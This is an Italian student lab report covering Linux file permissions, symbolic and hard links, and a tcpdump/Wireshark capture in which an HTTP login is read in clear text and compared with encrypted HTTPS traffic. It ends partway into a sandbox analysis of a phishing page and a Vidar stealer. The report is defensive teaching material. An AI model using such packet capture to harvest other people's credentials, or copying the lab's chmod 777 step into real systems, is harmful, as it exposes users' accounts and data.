-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh  
-rwxr-xr-x 1 analyst analyst 4053 Jun 18 2025 cyberops_extended_topo_no_fw.py  
-rwxr-xr-x 1 analyst analyst 5016 Jun 18 2025 cyberops_extended_topo.py  
-rwxr-xr-x 1 analyst analyst 4189 Jun 18 2025 cyberops_topo.py  
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn  
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules  
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh  
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files  
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh  
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh  
-rwxr-xr-x 1 analyst analyst 86 Jun 18 2025 start_miniedit.sh  
-rwxr-xr-x 1 analyst analyst 86 Jun 19 2025 start_pox.sh  
-rwxr-xr-x 1 analyst analyst 117 Jun 19 2025 start_snort.sh  
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh  
[analyst@secOps scripts]$
```

Riga di riferimento analizzata:


```
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
```

Interpretazione tecnica della notazione simbolica:

Posizione	Valore	Significato
1	-	Tipo file: file regolare
2-4	rw-	Proprietario (analyst): lettura + scrittura
5-7	r--	Gruppo (analyst): sola lettura
8-10	r--	Altri: sola lettura

Solo il proprietario può modificare il contenuto del file; tutti gli altri utenti del sistema (compresi i membri del gruppo) possono unicamente leggerlo. Nessun soggetto dispone del bit di esecuzione, pertanto il file non può essere eseguito come script.

Verifica empirica del controllo accessi su directory di sistema

```
touch /mnt/myNewFile.txt
```

```
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
```

```
ls -ld /mnt
```

```
drwxr-xr-x 2 root root 4096 Jun 22 2026 /mnt
```

Nota di analisi: la directory /mnt appartiene all'utente root e al gruppo root. L'utente analyst, non essendo né il proprietario né membro del gruppo root, rientra nella categoria "altri", per la quale i permessi sono r-x (lettura e attraversamento, nessuna scrittura). L'assenza del bit w impedisce la creazione di nuovi file all'interno della directory, indipendentemente dalla disponibilità del bit di lettura. La soluzione corretta consiste nell'elevare i privilegi tramite sudo.

```
sudo touch /mnt/myNewFile.txt
```

Modifica dei permessi con chmod

```
sudo mount /dev/sdb1 ~/second_drive/  
cd ~/second_drive  
ls -l
```

```
-rw-r--r-- 1 analyst analyst 183 Mar 26 2018 myFile.txt
```

```
sudo chmod 777 myFile.txt  
ls -l
```

```
-rwxrwxrwx 1 analyst analyst 183 Mar 26 2018 myFile.txt
```

Interpretazione tecnica, logica della notazione ottale: ogni cifra ottale rappresenta tre bit (4=lettura, 2=scrittura, 1=esecuzione), applicati rispettivamente a proprietario, gruppo, altri.

Cifra	Binario	Simbolico	Significato
7	111	rwx	lettura + scrittura + esecuzione
6	110	rw-	lettura + scrittura
5	101	r-x	lettura + esecuzione
4	100	r--	solo lettura

Il comando chmod 777 assegna pertanto pieno controllo (rwx) a tutte e tre le categorie di soggetti.

Modifica della proprietà con chown

```
sudo chown analyst myFile.txt  
sudo chown analyst:analyst myFile.txt
```

Interpretazione tecnica: la prima forma del comando modifica esclusivamente il proprietario del file; la seconda forma, con la sintassi proprietario:gruppo, consente di aggiornare contemporaneamente sia il proprietario che il gruppo di appartenenza in un'unica operazione.

Verifica di scrittura sul file

```
echo test >> myFile.txt  
cat myFile.txt
```

```
This is a file stored in the /dev/sdb1 disk.  
Notice that even though this file has been sitting in this disk for a while,  
it couldn't be accessed until the disk was properly mounted.  
test
```

Interpretazione tecnica: l'operazione di accodamento (>>) ha esito positivo poiché, in seguito alle modifiche applicate, analyst dispone del bit di scrittura sul file. Il comando >> aggiunge il testo alla fine del file preservandone il contenuto preesistente, a differenza dell'operatore > che lo sovrascriverebbe.

Permessi differenziali tra file e directory

```
cd ~/lab.support.files/  
ls -l
```

```
drwxr-xr-x  4 analyst analyst 4096 Mar 21 2018 malware  
-rwxr-xr-x  1 analyst analyst 172 Mar 21 2018 mininet_services
```

Interpretazione tecnica: il primo carattere distingue il tipo di oggetto: d per malware (directory) e - per mininet_services (file regolare). A parità di notazione numerica dei permessi (rwxr-xr-x in entrambi i casi), il significato del bit di esecuzione (x) differisce in base al tipo: su un file, x consente l'esecuzione come programma/script; su una directory, x consente esclusivamente l'attraversamento (ad esempio tramite cd) e l'accesso ai metadati dei file contenuti, senza alcuna implicazione di "eseguibilità" della cartella stessa.

File Speciali e Meccanismi di Linking

Tipologie di file nel filesystem Linux

```
cd ~  
ls -l  
ls -l /dev/
```

The screenshot shows a terminal window titled "CyberOps Workstation [In esecuzione] - Oracle VirtualBox". The terminal is running a series of commands to explore file permissions and special files. The first command is `cd ~`, followed by `ls -l`, which lists the contents of the home directory. The output shows several directories and files with their permissions, owner, group, size, and date. The second command is `ls -l /dev/`, which lists the contents of the `/dev/` directory. The output shows a long list of special files, each with its permissions, owner, group, size, and date. The terminal window has a menu bar with "File", "Macchina", "Visualizza", "Inserimento", "Dispositivi", and "Aiuto". The status bar at the bottom shows the date and time "2026-06-22 05:27" and the username "analyst".

```
CyberOps Workstation [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
Applications: Terminal - analyst@secO...  
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps lab.support.files]$ cd ~  
ls -l  
total 28  
drwxr-xr-x 2 analyst analyst 4096 Jun 17 2025 Desktop  
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 Downloads  
drwxr-xr-x 9 analyst analyst 4096 Jun 18 2025 lab.support.files  
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 scripts  
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive  
-rw-r--r-- 1 analyst analyst 312 Jun 18 10:37 space.txt  
drwxr-xr-x 5 analyst analyst 4096 Jun 18 2025 yay  
[analyst@secOps ~]$ ls -l /dev/  
total 0  
crw-r--r-- 1 root root 10, 235 Jun 22 05:10 autofs  
drwxr-xr-x 2 root root 140 Jun 22 05:10 block  
drwxr-xr-x 2 root root 100 Jun 22 05:09 bsg  
crw-rw---- 1 root disk 10, 234 Jun 22 05:10 btrfs-control  
drwxr-xr-x 3 root root 60 Jun 22 05:10 bus  
lrwxrwxrwx 1 root root 3 Jun 22 05:10 cdrom -> sr0  
drwxr-xr-x 2 root root 3780 Jun 22 05:10 char  
crw----- 1 root root 5, 1 Jun 22 05:10 console  
lrwxrwxrwx 1 root root 11 Jun 22 05:09 core -> /proc/kcore  
drwxr-xr-x 4 root root 80 Jun 22 05:10 cpu  
crw----- 1 root root 10, 124 Jun 22 05:10 cpu_dma_latency  
crw----- 1 root root 10, 203 Jun 22 05:10 cuse  
drwxr-xr-x 7 root root 140 Jun 22 05:09 disk  
drwxr-xr-x 2 root root 60 Jun 22 05:10 dma_heap  
drwxr-xr-x 3 root root 100 Jun 22 05:10 dri  
crw-rw---- 1 root video 29, 0 Jun 22 05:10 fb0  
lrwxrwxrwx 1 root root 13 Jun 22 05:09 fd -> /proc/self/fd  
crw-rw-rw- 1 root root 1, 7 Jun 22 05:10 full  
crw-rw-rw- 1 root root 10, 229 Jun 22 05:10 fuse  
crw----- 1 root root 244, 0 Jun 22 05:10 hidraw0  
crw----- 1 root root 10, 228 Jun 22 05:10 hpet  
drwxr-xr-x 2 root root 0 Jun 22 05:10 hugepages  
crw----- 1 root root 10, 183 Jun 22 05:10 hwrng  
drwxr-xr-x 4 root root 360 Jun 22 05:10 input  
crw-r--r-- 1 root root 1, 11 Jun 22 05:10 kmsg
```

Interpretazione tecnica: il primo carattere della notazione dei permessi identifica il tipo di file.

Carattere	Tipo	Esempi osservati
-	File regolare	file di testo, eseguibili
d	Directory	bus, char, disk
b	File a blocco	sda, sda1, sdb, sdb1, sr0
c	File a carattere	tty, null, zero, random, console
l	Link simbolico	cdrom -> sr0, core -> /proc/kcore, fd -> /proc/self/fd

I file a blocco rappresentano dispositivi di archiviazione che trasferiscono dati organizzati in blocchi di dimensione fissa; i file a carattere rappresentano dispositivi che gestiscono un flusso seriale di dati, byte per byte; i link simbolici sono puntatori a un percorso/nome alternativo, riconoscibili dalla notazione ->.

Creazione e confronto di link simbolici e hard link

```
echo "symbolic" > file1.txt
cat file1.txt
echo "hard" > file2.txt
cat file2.txt
```

```
symbolic
hard
```

```
ln -s file1.txt file1symbolic
ln file2.txt file2hard
ls -l
```


```
lrwxrwxrwx 1 analyst analyst 9 Jun 22 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst 9 Jun 22 file1.txt
-rw-r--r-- 2 analyst analyst 5 Jun 22 file2hard
-rw-r--r-- 2 analyst analyst 5 Jun 22 file2.txt
```

Interpretazione tecnica: il link simbolico file1symbolic (primo carattere l) punta esplicitamente al nome file1.txt, come indicato dalla notazione ->. I file file2hard e file2.txt mostrano invece, nella quinta colonna dell'output, il valore 2: tale numero rappresenta il conteggio dei nomi (hard link) che fanno riferimento al medesimo inode, ovvero alla medesima struttura dati fisica sul disco.

Test di persistenza: comportamento dei link dopo rinomina del file originale

```
mv file1.txt file1new.txt
mv file2.txt file2new.txt
cat file1symbolic
cat file2hard
```

```
cat: file1symbolic: No such file or directory
hard
```



The screenshot shows a terminal window titled "CyberOps Workstation [In esecuzione] - Oracle VirtualBox". The terminal output is as follows:

```
File Edit View Terminal Tabs Help
CIW-IW--- 1 root tty 7, 71 Jun 22 05:10 vcsu7
drwxr-xr-x 2 root root 60 Jun 22 05:10 vfio
CIW----- 1 root root 10, 127 Jun 22 05:10 vga_arbiter
CIW----- 1 root root 10, 137 Jun 22 05:10 vhci
CIW-IW-IW- 1 root kvm 10, 238 Jun 22 05:10 vhost-net
CIW-IW-IW- 1 root kvm 10, 241 Jun 22 05:10 vhost-vsock
CIW----- 1 root root 10, 123 Jun 22 05:10 vmci
CIW-IW-IW- 1 root root 10, 122 Jun 22 05:10 vsock
CIW-IW-IW- 1 root root 1, 5 Jun 22 05:10 zero
[analyst@secOps ~]$ echo "symbolic" > file1.txt
cat file1.txt
echo "hard" > file2.txt
cat file2.txt
symbolic
hard
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
ln file2.txt file2hard
[analyst@secOps ~]$ ls -l
total 40
drwxr-xr-x 2 analyst analyst 4096 Jun 17 2025 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 Downloads
lrwxrwxrwx 1 analyst analyst 9 Jun 22 05:28 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst 9 Jun 22 05:28 file1.txt
-rw-r--r-- 2 analyst analyst 5 Jun 22 05:28 file2hard
-rw-r--r-- 2 analyst analyst 5 Jun 22 05:28 file2.txt
drwxr-xr-x 9 analyst analyst 4096 Jun 18 2025 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 scripts
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive
-rw-r--r-- 1 analyst analyst 312 Jun 18 10:37 space.txt
drwxr-xr-x 5 analyst analyst 4096 Jun 18 2025 yay
[analyst@secOps ~]$ mv file1.txt file1new.txt
mv file2.txt file2new.txt
cat file1symbolic
cat file2hard
cat: file1symbolic: No such file or directory
hard
[analyst@secOps ~]$
```

Nota di analisi: il link simbolico (file1symbolic), dopo la rinomina di file1.txt in file1new.txt, risulta rotto. Il link simbolico memorizza infatti solo il nome del file di destinazione; quando quel nome non esiste più, il link punta a un percorso inesistente. L'hard link (file2hard) continua invece a funzionare correttamente, restituendo il contenuto "hard": questo accade perché l'hard link non fa riferimento a un nome, ma direttamente all'inode, ovvero alla struttura dati che identifica il contenuto fisico sul disco. La rinomina del file non altera in alcun modo l'inode sottostante, pertanto tutti i nomi collegati a quell'inode (incluso file2hard) restano validi.

Una conseguenza diretta di questo comportamento è che, qualora si modificasse il contenuto testuale di file2new.txt tramite un editor, anche file2hard rifletterebbe immediatamente la modifica: entrambi i nomi sono infatti due etichette distinte che puntano allo stesso identico contenuto fisico su disco.

Conclusioni Tecniche

L'attività condotta ha permesso di consolidare la comprensione operativa di tre pilastri dell'amministrazione di sistemi Linux, di rilevanza diretta per attività di sicurezza.

Mounting dei filesystem

Un dispositivo a blocchi non è automaticamente visibile nel namespace del filesystem; richiede un'azione esplicita di montaggio su un punto specifico. I dati su un dispositivo persistono indipendentemente dal suo stato di montaggio.

Modello dei permessi Unix

Il controllo accessi granulare basato su proprietario/gruppo/altri, combinato con la rappresentazione ottale, costituisce il meccanismo primario di enforcement della sicurezza a livello di filesystem. La gestione errata di tali permessi (specialmente su directory critiche) rappresenta un vettore comune di vulnerabilità.

Link simbolici vs hard link

La differenza concettuale tra puntatore a nome e puntatore a inode ha implicazioni dirette sia in ambito di resilienza dei dati sia in ambito di sicurezza offensiva (symlink attack), rendendo questo argomento di interesse per attività di analisi forense e penetration testing.

Riepilogo Domande e Risposte della Traccia

Q1. Perché /dev/sdb1 non viene mostrato nell'output di ls -l su /?

R: Perché /dev/sdb1, sebbene esistente come dispositivo fisico, non è stato ancora montato su nessun punto della struttura di directory; un dispositivo diventa navigabile solo dopo il montaggio.

Q2. Qual è il significato dell'output di ls -l su /? Dove sono fisicamente memorizzati i file?

R: L'output mostra le directory standard del sistema operativo (bin, etc, home, ecc.), tutte fisicamente memorizzate all'interno della partizione /dev/sda1, che ospita il filesystem radice.

Q3. Perché la directory second_drive non è più vuota dopo il montaggio? Dove sono fisicamente memorizzati i file?

R: I file (lost+found, myFile.txt) erano già fisicamente presenti sulla partizione /dev/sdb1. Il comando mount non crea contenuto, ma rende accessibile tramite il punto di montaggio un contenuto già esistente sul disco.

Q4. Chi è il proprietario e il gruppo di cyops.mn? Cosa significano i permessi -rw-r--r--?

R: Proprietario e gruppo sono entrambi analyst. I permessi indicano: proprietario con lettura+scrittura, gruppo e altri con sola lettura; nessun soggetto può eseguire il file.

Q5. Perché touch /mnt/myNewFile.txt restituisce "Permission denied"? Come risolvere?

R: La directory /mnt appartiene a root:root con permessi drwxr-xr-x; l'utente analyst, ricadendo nella categoria "altri", non possiede il bit di scrittura necessario per creare nuovi file. Soluzione: eseguire il comando con sudo.

Q6. Quale comando assegnerebbe rwxrwxrwx a un file, garantendo pieno accesso a tutti gli utenti?

R: sudo chmod 777 nomefile

Q7. L'operazione echo test >> myFile.txt è andata a buon fine? Perché?

R: Sì, poiché in seguito alle modifiche di permessi e proprietà applicate, l'utente analyst disponeva del bit di scrittura sul file; l'operatore >> ha accodato il testo preservando il contenuto preesistente.

Q8. Qual è la differenza tra la riga di malware e quella di mininet_services in ls -l?

R: malware è una directory (primo carattere d), mininet_services è un file regolare (primo carattere -). Sulla directory, il bit x consente l'attraversamento/accesso al contenuto; sul file, il bit x consente l'esecuzione come programma.

Q9. Cosa rappresentano i caratteri b, c e l osservati nel listato di /dev/?

R: b indica un file a blocco (dispositivi di archiviazione come sda, sdb), c indica un file a carattere (dispositivi a flusso seriale come tty, null, random), l indica un link simbolico (puntatore a un altro percorso, es. cdrom -> sr0).

Q10. Cosa succede a file1symbolic dopo aver rinominato file1.txt? Perché?

R: Il link risulta rotto (No such file or directory), perché il link simbolico punta al nome del file, che non esiste più dopo la rinomina.

Q11. Cosa succede a file2hard dopo aver rinominato file2.txt? Perché continua a funzionare?

R: Continua a funzionare correttamente, restituendo il contenuto originale, perché l'hard link punta direttamente all'inode (il contenuto fisico su disco), indipendentemente dal nome con cui il file viene referenziato.

Q12. Cosa succederebbe a file2hard modificando il contenuto di file2new.txt?

R: La modifica si rifletterebbe immediatamente anche su file2hard, poiché entrambi i nomi puntano allo stesso identico inode/contenuto fisico su disco.

Esercizio 4 - Usare Wireshark per Esaminare il Traffico HTTP e HTTPS

Acquisizione e analisi del traffico di rete generato durante la navigazione web, con confronto diretto tra il protocollo HTTP e il protocollo HTTPS in termini di sicurezza e protezione delle informazioni trasmesse.

Obiettivo

Lo scopo dell'esercitazione è acquisire e analizzare il traffico di rete generato durante la navigazione web utilizzando **tcpdump** e **Wireshark**. In particolare, viene effettuato un confronto tra il protocollo **HTTP** e il protocollo **HTTPS** per evidenziare le differenze in termini di sicurezza e protezione delle informazioni trasmesse.

Parte 1 - Cattura e Analisi del Traffico HTTP

Passo 1 - Identificazione delle interfacce di rete

È stato aperto un terminale Linux ed è stato eseguito il seguente comando:

```
ip address
```

Il comando ha mostrato tutte le interfacce di rete presenti nel sistema e i relativi indirizzi IP assegnati.

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altname enx0800272f87a7
    inet 192.168.1.12/24 metric 1024 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 805sec preferred_lft 805sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

Passo 2 - Avvio della cattura con tcpdump

È stato avviato tcpdump utilizzando il comando:

```
sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
```

Significato delle opzioni

- `-i enp0s3`: specifica l'interfaccia di rete da monitorare.
- `-s 0`: cattura l'intero contenuto dei pacchetti.
- `-w httpdump.pcap`: salva la cattura in un file PCAP.

tcpdump ha iniziato a registrare tutto il traffico di rete generato sull'interfaccia selezionata.

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Passo 3 - Generazione del traffico HTTP

È stato aperto il browser web e raggiunto il seguente indirizzo:

```
http://vbsca.ca/login/login.asp
```

Sono state inserite le credenziali:

- Username: **Admin**

- Password: **Admin**

Successivamente è stato effettuato il login.

Passo 4 - Arresto della cattura

Dopo aver generato il traffico HTTP, tcpdump è stato arrestato mediante la combinazione:

```
CTRL + C
```

Il programma ha mostrato il riepilogo dei pacchetti catturati.

```
868 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$
```

Passo 5 - Analisi della cattura con Wireshark

È stato aperto il file:

```
httpdump.pcap
```

Successivamente è stato applicato il filtro:

```
http
```

per visualizzare esclusivamente il traffico HTTP.

PACCHETTI RILEVATI NELLA CATTURA FILTRATA
193 4.549654 192.168.1.12 → 23.155.129.172 HTTP POST /login/login_results.asp HTTP/1.1 (application/x-www-form-urlencoded)
196 4.670005 23.155.129.172 → 192.168.1.12 HTTP HTTP/1.1 100 Continue
198 4.788218 23.155.129.172 → 192.168.1.12 HTTP HTTP/1.1 200 OK (text/html)

Passo 6 - Analisi delle credenziali

Selezionando il pacchetto HTTP POST e aprendo la sezione:

```
HTML Form URL Encoded
```

sono stati visualizzati i dati trasmessi dal modulo di autenticazione.

Le informazioni individuate sono:

```
uname = Admin
pass  = Admin
```

DETTAGLIO DEL PACCHETTO IN WIRESHARK
Frame 193: 644 bytes on wire (5152 bits), 644 bytes captured (5152 bits)
Ethernet II, Src: PCSSystemtec_2f:87:a7, Dst: VodafoneIal_94:99:18
Internet Protocol Version 4, Src: 192.168.1.12, Dst: 23.155.129.172
Transmission Control Protocol, Src Port: 47806, Dst Port: 80, Seq: 1, Ack: 1, Len: 578
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "txtUsername" = "Admin"
Form item: "txtPassword" = "Admin"

Le credenziali risultano **visibili in chiaro** poiché il protocollo HTTP non utilizza alcun meccanismo di crittografia.

Parte 2 - Cattura e Analisi del Traffico HTTPS

Passo 1 - Avvio della cattura HTTPS

È stato eseguito il seguente comando:

```
sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
```

Anche in questo caso tcpdump ha iniziato a registrare il traffico di rete.

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Passo 2 - Navigazione verso un sito HTTPS

È stato aperto il browser web e raggiunto il sito **NetAcad**.

OSSERVAZIONE

L'URL utilizzava il protocollo HTTPS e mostrava l'icona del lucchetto nella barra degli indirizzi (`https://www.netacad.com`). Questo indica che la comunicazione tra browser e server è protetta mediante crittografia TLS.

Successivamente è stato effettuato il login con le credenziali NetAcad.

Passo 3 - Arresto della cattura

Terminata la navigazione, la cattura è stata interrotta premendo:

```
CTRL + C
```

```
5527 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$
```

Passo 4 - Analisi della cattura HTTPS

È stato aperto il file:

```
httpsdump.pcap
```

In Wireshark è stato applicato il filtro:

```
tcp.port == 443
```

per visualizzare il traffico HTTPS.

PACCHETTI RILEVATI NELLA CATTURA FILTRATA

```
27 45.311450 192.168.1.12 → 146.75.61.91 TLSv1.2 Application Data
28 45.313093 192.168.1.12 → 146.75.61.91 TLSv1.2 Application Data
30 45.324722 146.75.61.91 → 192.168.1.12 TCP 443 → 50894 [ACK]
31 45.325649 146.75.61.91 → 192.168.1.12 TCP 443 → 50894 [ACK]
32 45.325649 146.75.61.91 → 192.168.1.12 TLSv1.2 Application Data
```

Passo 5 - Analisi dei pacchetti TLS

Sono stati esaminati diversi pacchetti HTTPS e selezionato un pacchetto contenente Application Data.

A differenza della cattura HTTP, non è stata visualizzata alcuna sezione HTTP contenente dati leggibili. La sezione HTTP è stata sostituita da:

- Secure Sockets Layer (SSL/TLS)
- TLS Application Data
- Encrypted Application Data

DETTAGLIO DEL PACCHETTO IN WIRESHARK

Frame 32: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)

Ethernet II, Src: VodafoneIta_94:99:1c, Dst: PCSSystemtec_2f:87:a7

Internet Protocol Version 4, Src: 146.75.61.91, Dst: 192.168.1.12

Transmission Control Protocol, Src Port: 443, Dst Port: 50094, Seq: 1, Ack: 64, Len: 24

Transport Layer Security

TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol

Passo 6 - Verifica dei dati cifrati

Espandendo la voce:

Encrypted Application Data

è stato osservato che i dati non risultano leggibili. Le informazioni trasmesse sono cifrate e non è possibile visualizzare direttamente username, password o altri dati sensibili.

DETTAGLIO DEL RECORD TLS

Transport Layer Security

TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol

Content Type: Application Data (23)

Version: TLS 1.2 (0x0303)

Length: 19

Encrypted Application Data: 247dcaf861a0e2cd1288c9cd28610f5f92fbff

[Application Data Protocol: Hypertext Transfer Protocol]

Confronto tra HTTP e HTTPS

Caratteristica	HTTP	HTTPS
Crittografia	No	Sì
Credenziali leggibili	Sì	No
Integrità dei dati	Limitata	Garantita tramite TLS
Autenticazione del server	No	Sì
Sicurezza	Bassa	Elevata

Domande di Riflessione

1. Quali sono i vantaggi dell'uso di HTTPS invece di HTTP?

HTTPS offre una maggiore sicurezza grazie alla crittografia TLS. Le informazioni trasmesse tra client e server vengono protette da intercettazioni e manomissioni. Inoltre, HTTPS garantisce l'autenticazione del server e protegge dati sensibili come credenziali, informazioni personali e dati finanziari.

2. Tutti i siti web che usano HTTPS sono considerati affidabili?

No. HTTPS garantisce esclusivamente che la comunicazione sia cifrata. Un sito può utilizzare HTTPS ed essere comunque fraudolento, distribuire malware o tentare attacchi di phishing. È quindi necessario verificare anche la reputazione del sito, il dominio utilizzato e l'identità dell'organizzazione che lo gestisce.

Conclusioni

L'esercitazione ha dimostrato in modo pratico la differenza tra HTTP e HTTPS. Nel traffico HTTP è stato possibile visualizzare le credenziali in chiaro all'interno dei pacchetti catturati. Nel traffico HTTPS, invece, i dati risultavano protetti dalla crittografia TLS e apparivano come **Encrypted Application Data**.

L'utilizzo di HTTPS rappresenta quindi una misura fondamentale per garantire la riservatezza, l'integrità e la sicurezza delle comunicazioni su Internet.

ESERCIZIO 5 - ANY.RUN

Valutazione comportamentale in ambiente sandbox dinamico di due indicatori di compromissione segnalati: una campagna di phishing e un'infezione a doppio stadio Vidar / Lumma Stealer.

Executive Summary

Nell'ambito dell'attività di monitoraggio e analisi delle minacce, sono stati sottoposti a sandboxing dinamico (ANY.RUN) due elementi sospetti segnalati da fonti interne. Il presente documento riassume, in termini comprensibili anche a un pubblico non tecnico, la natura delle minacce riscontrate, il livello di rischio reale per l'organizzazione e le azioni correttive necessarie.

Nota di analisi: *la sandbox dinamica è un ambiente Windows controllato e isolato, dotato di software comunemente presente su un PC aziendale (browser, Office, Java), all'interno del quale un file o un link sospetto viene eseguito mentre un sistema di monitoraggio registra ogni azione: quali processi vengono avviati, quali file vengono creati o modificati, quali chiavi di registro vengono scritte e verso quali server in Internet viene inviato traffico. È l'equivalente di osservare un sospetto attraverso un vetro a specchio, in una stanza controllata, prima di lasciarlo entrare nell'edificio reale, ovvero la rete aziendale.*

Sono stati analizzati due casi, con esiti molto diversi tra loro ma entrambi rilevanti per la sicurezza dell'organizzazione.

Caso 1, Link camuffato da Instagram e Facebook

Si tratta di un sito di **phishing**, ossia una pagina web fraudolenta progettata per assomigliare in modo praticamente identico al portale di login di Instagram e Facebook, con l'obiettivo di indurre la vittima a digitare le proprie credenziali, username e password, che vengono così sottratte. È importante notare che il motore di rilevamento automatico della sandbox ha classificato questo link come non a rischio: questo accade perché tecnicamente non viene eseguito alcun software dannoso, ma viene soltanto mostrata una pagina web fraudolenta. Si tratta di un comportamento atteso dello strumento, non di un malfunzionamento, che dimostra tuttavia l'importanza di una valutazione umana e non puramente automatizzata. Se un dipendente avesse inserito le proprie credenziali aziendali, o credenziali riutilizzate su più servizi, su questa pagina, queste sarebbero ora in possesso di un attaccante.

Caso 2, File eseguibile malevolo, vidar.exe

